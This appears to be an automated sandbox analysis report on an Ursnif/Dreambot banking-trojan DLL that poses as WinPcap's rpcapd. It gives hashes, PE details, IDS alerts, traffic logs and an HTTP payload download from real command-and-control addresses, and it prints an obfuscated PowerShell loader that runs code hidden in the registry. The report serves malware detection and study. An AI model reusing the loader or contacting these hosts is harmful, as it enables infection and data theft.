Category:	dropped
Size (bytes):	1349
Entropy (8bit):	5.368936022103402
Encrypted:	false
SSDEEP:	24:BxSAMxGy7vBVLJx2DOXUWORALCHU4qWz1tHjeTKKjX4CIym1ZJXUxmRALCHU4wpK:BZG9vTLJoOuRnU4tz1tqDYB1ZYmRnU4x
MD5:	055658A63CDA19CF4E0CC61868ACD418
SHA1:	CF15704B67F261D4BBF1F482245A02CF8E441845
SHA-256:	6C3FC1486D9E2DF6B2F11C211B8F51875D7EEFD3DD869AE1C1695A0726F653A1
SHA-512:	E5273E2C44AD3D77A1192B313CD3447996DB86BD16B16D66B49D991FE3BEEBEEBA37C67D749D8227A4C02D4827CDE3A91BCAAD740D71CC4FE7FE15DF84CB06A
Malicious:	false
Reputation:	unknown

Preview:	.**********..Windows PowerShell transcript start..Start time: 20220422161534..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 367706 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name ffrhac -value gp; new-alias -name ulgwgd -value iex; ulgwgd ([System.Text.Encoding]::ASCII.GetString((ffrhac HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UrlsReturn))..Process ID: 6856..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** **********..**********..Command start time: 20220422161534..**********..PS>new-alias -name ffrhac -value gp; new-alias -name ulgwgd -value iex; ulgwgd ([System.

\Device\ConDrv

Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	28
Entropy (8bit):	4.039148671903071
Encrypted:	false
SSDEEP:	3:U+6QlBxAN:U+7BW
MD5:	D796BA3AE0C072AA0E189083C7E8C308
SHA1:	ABB1B68758B9C2BF43018A4AEAE2F2E72B626482
SHA-256:	EF17537B7CAAB3B16493F11A099F3192D5DCD911C1E8DF0F68FE4AB6531FB43E
SHA-512:	BF497C5ACF74DE2446834E93900E92EC021FC03A7F1D3BF7453024266349CCE39C5193E64ACBBD41E3A037473A9DB6B2499540304EAD51E002EF3B747748BF3
Malicious:	false
Reputation:	unknown
Preview:	Non-authoritative answer:...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.110624325496081
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	d6YCUW421p.dll
File size:	640155
MD5:	c544f66e442fbb1864b5abc8c919ef14
SHA1:	7648765f0e8c7247187592be8ffc15e862833b6b
SHA256:	5747f4ec2678631d2b8b001a4e1aeec2a74788cdc1381fcbb36b8f5f699246a6
SHA512:	1e9a290df7c404d6c07ae4c01db7b79dad922420f13d29429306421241c4d97e08ff35c13a8748a13ba58801a6d3c97a771dce523a4f1a103e4e3acd8111830b
SSDEEP:	12288:+w1lEKREbddtOYRbHzcPwka1dCjc3N8ZY:+w1lEKOpuYxiwkkgjAN8ZY
TLSH:	3CD4BD1A029B2102EBB6CE78A751636C55174CE09B01E2CFC9190DA395E34FBF4FA5ED
File Content Preview:	MZ.....@.....P.....!..L.!This program cannot be run in DOS mode....$.....9.(.X.{.X.{.X.{...{0X.{...{.Y.{G.-{.X.{~.({.Y.{..M{.X.{K..z.X.{..r{}Y.{.X.{PX.{K..z.Y.{.!8{.Y.{Rich.X.{.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x401023
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE

Time Stamp:	0x3F4B4692 [Tue Aug 26 11:37:54 2003 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	fd1c62e6f93e304a27347077f6d2b44c

Authenticode Signature	
Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Instruction
jmp 00007FBBE0D8162Dh
jmp 00007FBBE0DB1D98h
jmp 00007FBBE0D81313h
jmp 00007FBBE0D80FCEh
jmp 00007FBBE0D813E9h
jmp 00007FBBE0D80E24h
jmp 00007FBBE0DB720Fh
jmp 00007FBBE0D80F2Ah
jmp 00007FBBE0DAA585h
jmp 00007FBBE0DBA440h
jmp 00007FBBE0DB60ABh
jmp 00007FBBE0DBB606h
jmp 00007FBBE0D80EA1h
jmp 00007FBBE0DAB6BCh
jmp 00007FBBE0DBDCD7h
jmp 00007FBBE0DB4F82h
jmp 00007FBBE0DAC73Dh
jmp 00007FBBE0D81358h
jmp 00007FBBE0DC0C73h
jmp 00007FBBE0D8107Eh
jmp 00007FBBE0DBC839h
jmp 00007FBBE0DB2E64h
jmp 00007FBBE0DAD74Fh
jmp 00007FBBE0DBC65Ah
jmp 00007FBBE0D812F5h
jmp 00007FBBE0DB8230h
jmp 00007FBBE0DAFC8Bh
jmp 00007FBBE0DBFD96h
jmp 00007FBBE0DAEB51h
jmp 00007FBBE0D812ECh
jmp 00007FBBE0D80E67h
jmp 00007FBBE0DB9372h
jmp 00007FBBE0DBECEDh
int3

Instruction
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3

Rich Headers

Programming Language:	• [C] VS2013 build 21005 • [RES] VS2015 build 23026 • [LNK] VS2013 UPD4 build 31101 • [C++] VS2010 SP1 build 40219 • [IMP] VS2012 UPD2 build 60315 • [RES] VS2008 build 21022 • [EXP] VS2015 UPD3.1 build 24215 • [C] VS2012 UPD1 build 51106 • [C++] VS2015 UPD3.1 build 24215

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x97000	0xc8	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x98000	0x703	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x1000	0x1	.text
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x99000	0x46b8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x41001	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x9731c	0x254	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3f170	0x40000	False	0.371898651123	data	4.44682748237	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x41000	0x4001b	0x41000	False	0.805322265625	data	7.15716511851	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x82000	0x14957	0x12000	False	0.179578993056	data	5.40188601701	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x97000	0xadd	0x1000	False	0.217041015625	data	2.64887682924	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x98000	0x703	0x1000	False	0.1220703125	data	1.10395588442	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x99000	0x53a5	0x6000	False	0.152099609375	data	5.13419580461	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x98170	0x3d0	data		

Imports

DLL	Import
WINSPOOL.DRV	GetPrinterDriverDirectoryA, GetPrinterDataExW, DeletePrinterConnectionW, FindFirstPrinterChangeNotification, FindClosePrinterChangeNotification
msvcrt.dll	toupper
USER32.dll	DestroyIcon, GetWindowTextA, DrawFrameControl, LoadAcceleratorsA, GetTitleBarInfo, GetMessageExtraInfo, DrawTextW
OLEAUT32.dll	LHashValOfNameSysA
SHELL32.dll	FindExecutableW
KERNEL32.dll	lstrlenW, GetBinaryTypeW, GetModuleFileNameW, GetModuleHandleW, GetLastError, GetNLSVersion, GetSystemWindowsDirectoryA, lstrcpynA, GetCurrentThread, GetDefaultCommConfigW, ExitProcess, GetSystemDirectoryW, GetCommandLineA, FindNextVolumeMountPointW, DeleteCriticalSection, LockResource, GetCurrentDirectoryA, GetDefaultCommConfigA
Secur32.dll	InitializeSecurityContextW
ADVAPI32.dll	GetOldestEventLogRecord, FindFirstFreeAce, GetLengthSid, EnumServicesStatusW, RegOpenKeyA, GetPrivateObjectSecurity, GetSecurityDescriptorOwner
GDI32.dll	GetCurrentPositionEx, GetBrushOrgEx, GetTextExtentExPointW

Version Infos


Description	Data
LegalCopyright	Copyright 2005-2007 CACE Technologies. Copyright 2003-2005 NetGroup, Politecnico di Torino.
InternalName	rpcapd
FileVersion	4.0.0.1040
CompanyName	CACE Technologies
LegalTrademarks	
ProductName	WinPcap
ProductVersion	4.0.0.1040
FileDescription	Remote Packet Capture Daemon
Build Description	
OriginalFilename	rpcapd.exe
Translation	0x0000 0x04b0

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/22/22-16:15:22.811303 04/22/22-16:15:22.811303	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49750	80	192.168.2.6	146.70.35.138
04/22/22-16:17:42.488376 04/22/22-16:17:42.488376	TCP	2031743	ET TROJAN Ursnif Payload Request (cook32.rar)	49842	80	192.168.2.6	193.56.146.148
04/22/22-16:18:43.523910 04/22/22-16:18:43.523910	TCP	2823044	ETPRO TROJAN W32.Dreambot Checkin	49848	80	192.168.2.6	67.43.234.37
04/22/22-16:15:01.518080 04/22/22-16:15:01.518080	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49742	80	192.168.2.6	13.107.42.16
04/22/22-16:15:21.968987 04/22/22-16:15:21.968987	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49750	80	192.168.2.6	146.70.35.138
04/22/22-16:17:43.570159 04/22/22-16:17:43.570159	TCP	2823044	ETPRO TROJAN W32.Dreambot Checkin	49844	80	192.168.2.6	67.43.234.14
04/22/22-16:18:43.374523 04/22/22-16:18:43.374523	TCP	2823044	ETPRO TROJAN W32.Dreambot Checkin	49847	80	192.168.2.6	13.107.42.16
04/22/22-16:17:42.801276 04/22/22-16:17:42.801276	TCP	2031744	ET TROJAN Ursnif Payload Request (cook64.rar)	49842	80	192.168.2.6	193.56.146.148
04/22/22-16:15:24.287033 04/22/22-16:15:24.287033	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49750	80	192.168.2.6	146.70.35.138
04/22/22-16:17:54.570587 04/22/22-16:17:54.570587	TCP	2831962	ETPRO TROJAN Ursnif Variant CnC Beacon 8 M1	49846	80	192.168.2.6	67.43.234.14
04/22/22-16:17:43.262885 04/22/22-16:17:43.262885	TCP	2823044	ETPRO TROJAN W32.Dreambot Checkin	49843	80	192.168.2.6	13.107.42.16

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 16:15:21.941466093 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:21.965562105 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:21.965738058 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:21.968986988 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:21.992867947 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.344774961 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.344825983 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.344849110 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.344877958 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.344908953 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.344930887 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.344960928 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.344995022 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.345015049 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.345053911 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.345062017 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.345081091 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.345084906 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.345104933 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.345135927 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.345160007 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.345185995 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.345191956 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.345194101 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.346399069 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.384258986 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384305000 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384320974 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384332895 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384351969 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384366035 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384509087 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384516001 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.384529114 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384537935 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.384541988 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384562016 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384578943 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384587049 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.384589911 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.384593010 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384766102 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384772062 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.384780884 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.384784937 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384799004 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384859085 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.384864092 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.384957075 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384975910 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.384989023 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.385029078 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.385123968 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.385170937 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.424123049 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.424153090 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.424166918 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.424185038 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.424197912 CEST	80	49750	146.70.35.138	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 16:15:22.424343109 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.424365044 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.424494982 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.424515963 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.424529076 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.424546957 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.424572945 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.424576044 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.424668074 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.424674034 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.424762964 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.424777985 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.424794912 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.424873114 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.424885035 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.448013067 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.452923059 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.463464022 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.463493109 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.463509083 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.463526964 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.463680029 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.463701010 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.463829041 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.463848114 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.463860989 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.463900089 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.463912964 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.463948011 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.463954926 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.464467049 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.464488983 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.464504004 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.464535952 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.464571953 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.464575052 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.464587927 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.464601040 CEST	49750	80	192.168.2.6	146.70.35.138
Apr 22, 2022 16:15:22.464756966 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.464788914 CEST	80	49750	146.70.35.138	192.168.2.6
Apr 22, 2022 16:15:22.464809895 CEST	80	49750	146.70.35.138	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 16:16:47.683815002 CEST	58801	53	192.168.2.6	8.8.8.8
Apr 22, 2022 16:16:47.700845957 CEST	53	58801	8.8.8.8	192.168.2.6
Apr 22, 2022 16:16:47.706826925 CEST	58802	53	192.168.2.6	208.67.222.222
Apr 22, 2022 16:16:47.722929955 CEST	53	58802	208.67.222.222	192.168.2.6
Apr 22, 2022 16:16:47.724766016 CEST	58803	53	192.168.2.6	208.67.222.222
Apr 22, 2022 16:16:47.740904093 CEST	53	58803	208.67.222.222	192.168.2.6
Apr 22, 2022 16:16:47.785564899 CEST	58804	53	192.168.2.6	208.67.222.222
Apr 22, 2022 16:16:47.801620960 CEST	53	58804	208.67.222.222	192.168.2.6
Apr 22, 2022 16:17:46.441162109 CEST	49464	53	192.168.2.6	8.8.8.8
Apr 22, 2022 16:17:46.459058046 CEST	53	49464	8.8.8.8	192.168.2.6
Apr 22, 2022 16:17:46.460344076 CEST	49465	53	192.168.2.6	8.8.8.8
Apr 22, 2022 16:17:46.476351976 CEST	53	49465	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 22, 2022 16:16:47.683815002 CEST	192.168.2.6	8.8.8.8	0x420c	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Apr 22, 2022 16:16:47.706826925 CEST	192.168.2.6	208.67.222.222	0x1	Standard query (0)	222.222.67.208.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Apr 22, 2022 16:16:47.724766016 CEST	192.168.2.6	208.67.222.222	0x2	Standard query (0)	myip.opendns.com	A (IP address)	IN (0x0001)
Apr 22, 2022 16:16:47.785564899 CEST	192.168.2.6	208.67.222.222	0x3	Standard query (0)	myip.opendns.com	28	IN (0x0001)
Apr 22, 2022 16:17:46.441162109 CEST	192.168.2.6	8.8.8.8	0x1	Standard query (0)	8.8.8.8.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Apr 22, 2022 16:17:46.460344076 CEST	192.168.2.6	8.8.8.8	0x2	Standard query (0)	1.0.0.127.in-addr.arpa	PTR (Pointer record)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 22, 2022 16:16:47.700845957 CEST	8.8.8.8	192.168.2.6	0x420c	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Apr 22, 2022 16:16:47.722929955 CEST	208.67.222.222	192.168.2.6	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Apr 22, 2022 16:16:47.722929955 CEST	208.67.222.222	192.168.2.6	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Apr 22, 2022 16:16:47.722929955 CEST	208.67.222.222	192.168.2.6	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Apr 22, 2022 16:16:47.740904093 CEST	208.67.222.222	192.168.2.6	0x2	No error (0)	myip.opendns.com		102.129.143.53	A (IP address)	IN (0x0001)
Apr 22, 2022 16:17:46.459058046 CEST	8.8.8.8	192.168.2.6	0x1	No error (0)	8.8.8.8.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Apr 22, 2022 16:17:46.476351976 CEST	8.8.8.8	192.168.2.6	0x2	Name error (3)	1.0.0.127.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)

HTTP Request Dependency Graph

- 146.70.35.138
- 193.56.146.148
- 67.43.234.14
- 67.43.234.37

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49750	146.70.35.138	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 16:15:21.968986988 CEST	339	OUT	GET /phpadmin/O5VHv_2BomBJ/FDSQ3C_2FEh/d3AB91pB2zVZZc/V8xBUftmx0M_2Bqnngedi/DpLLDhwUKQDOSSQS/nVaNzwxkqgcnJXK/SQy2RrteBXCJGPusj_/2Fou9gPbn/TEfuPZW_2FR5wp1JKvFc/BRr_2Bgc4Sh6fwKpLbg/92QNhdYG6IBsInIDDSBHis/CLBmXrf7shSlX/Qy4n9fNl/nE2maUEbSwiaPEHMkNYQxQk/D1KSQzl_2F/HXQWBGmfgthfPqv/9SK.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 16:15:22.344774961 CEST	341	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 14:15:22 GMT Content-Type: application/octet-stream Content-Length: 185492 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262b87a4bf22.bin" Data Raw: 2c d4 68 ba 77 fa c2 de fe 95 8f 63 f1 45 56 5f 12 44 e4 30 5c f8 d2 eb ea 34 2c 15 08 e7 49 45 b8 f9 96 19 41 71 13 28 e7 22 8f 4d ba 44 b3 a3 6f 7b bf 72 ac b8 4f 7a 8f 60 a9 cb 6c 3d ef 2b e9 4b 6b 0d c8 68 41 c2 6d c2 e3 f9 cf c2 87 b7 ba 24 d1 5f c4 e4 11 7f 1c c7 6e f2 5e f5 c4 ad f7 ba 0b 19 f0 08 a6 0c 8c d6 7a ca 0e d2 e6 b9 3c 29 08 fd f9 f1 34 77 36 0b 69 d0 eb 4a 15 78 00 41 ee 63 8f 39 c4 83 84 54 5b 93 be 4b 41 ed 1d 77 6d c3 05 cd fb 5a 9e 69 00 27 b2 f8 28 22 b7 a6 fc e9 96 12 bf 16 16 9d 0b ee d7 ea 0d 29 ee 79 d6 f3 cc 9f 0b f5 7d b6 d6 9d bb 69 9e 76 c7 39 32 ee d6 d4 08 12 34 be c8 8e fb 1c 3d 89 fc bf 1e 9e 0e d2 b9 e2 14 bf 51 43 7d 58 21 d1 40 02 45 f3 45 af bc 93 a8 36 96 14 02 27 44 48 1d 0b 1f 08 60 72 20 55 8d 5f 3f 8c 71 71 8c e7 54 2b e2 cf f6 8d 2a df b4 82 9c 87 a5 18 0b 6f fb 3f 82 4c 5e aa 5a 08 af 9c 02 00 fb eb 9d d7 2f 90 11 fd 78 12 69 5c e2 38 4c 8c 6d 27 2d 35 3c 88 16 b7 9f 54 8f a5 4e e1 4b ea ff cb 25 a4 42 ea d4 1e 22 32 a7 6b d6 eb b7 2b c0 80 ad 13 44 6c 89 82 1e 7b 2c b0 71 05 65 75 d4 16 90 f9 f6 9e bf 21 86 69 02 07 a7 b5 02 b3 ec 6e 19 59 91 77 0a cd c7 f9 cf d0 06 50 8f db ab 03 f0 2b ed 2c e9 89 4a 88 59 8e 9c 7b de 14 fb 5f 7a df 0b 56 a9 b0 09 ba 19 86 1e 08 0f 71 f0 8e 65 83 4b a6 05 af 86 29 8c 39 c9 e2 36 a1 a4 0b 31 39 3a ee 98 85 08 ef f9 8a c4 bb ec bb 1f 9b 9f f4 c6 01 ad 17 12 ae cc 8a 29 41 89 52 e5 85 3e 09 15 69 93 24 9e f2 0d ae 0e 90 